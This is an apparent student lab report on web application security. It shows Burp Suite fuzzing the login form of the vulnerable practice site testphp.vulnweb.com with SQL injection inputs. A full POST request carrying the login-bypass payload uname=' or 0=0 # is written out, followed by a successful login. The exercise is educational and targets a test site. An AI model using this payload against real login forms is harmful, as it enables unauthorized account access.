LAB-4


WEB APPLICATION SECURITY

Real time web page inspection using burp suite and its components


NAME : Hariprasad K K
REG NO: 19BCE7079
SLOT : (L15+L16)

1)testing websites for sql injection

L




DEMO INPUT –




TRYING SQL_INJECTION


Selected user field -





Loading Sql_Injection payload



START ATTACK







OUT OF 126 – 5 INPUT VALUE WERE GAVE 200 HTTP CODE

now lets take the playload of anyone and log in

POST /userinfo.php HTTP/1.1

Host: testphp.vulnweb.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 32

Origin: http://testphp.vulnweb.com


Connection: close

Referer: http://testphp.vulnweb.com/login.php


Cookie: login=test%2Ftest

Upgrade-Insecure-Requests: 1


uname='%20or%200%3d0%20%23&pass=




now you have logged in

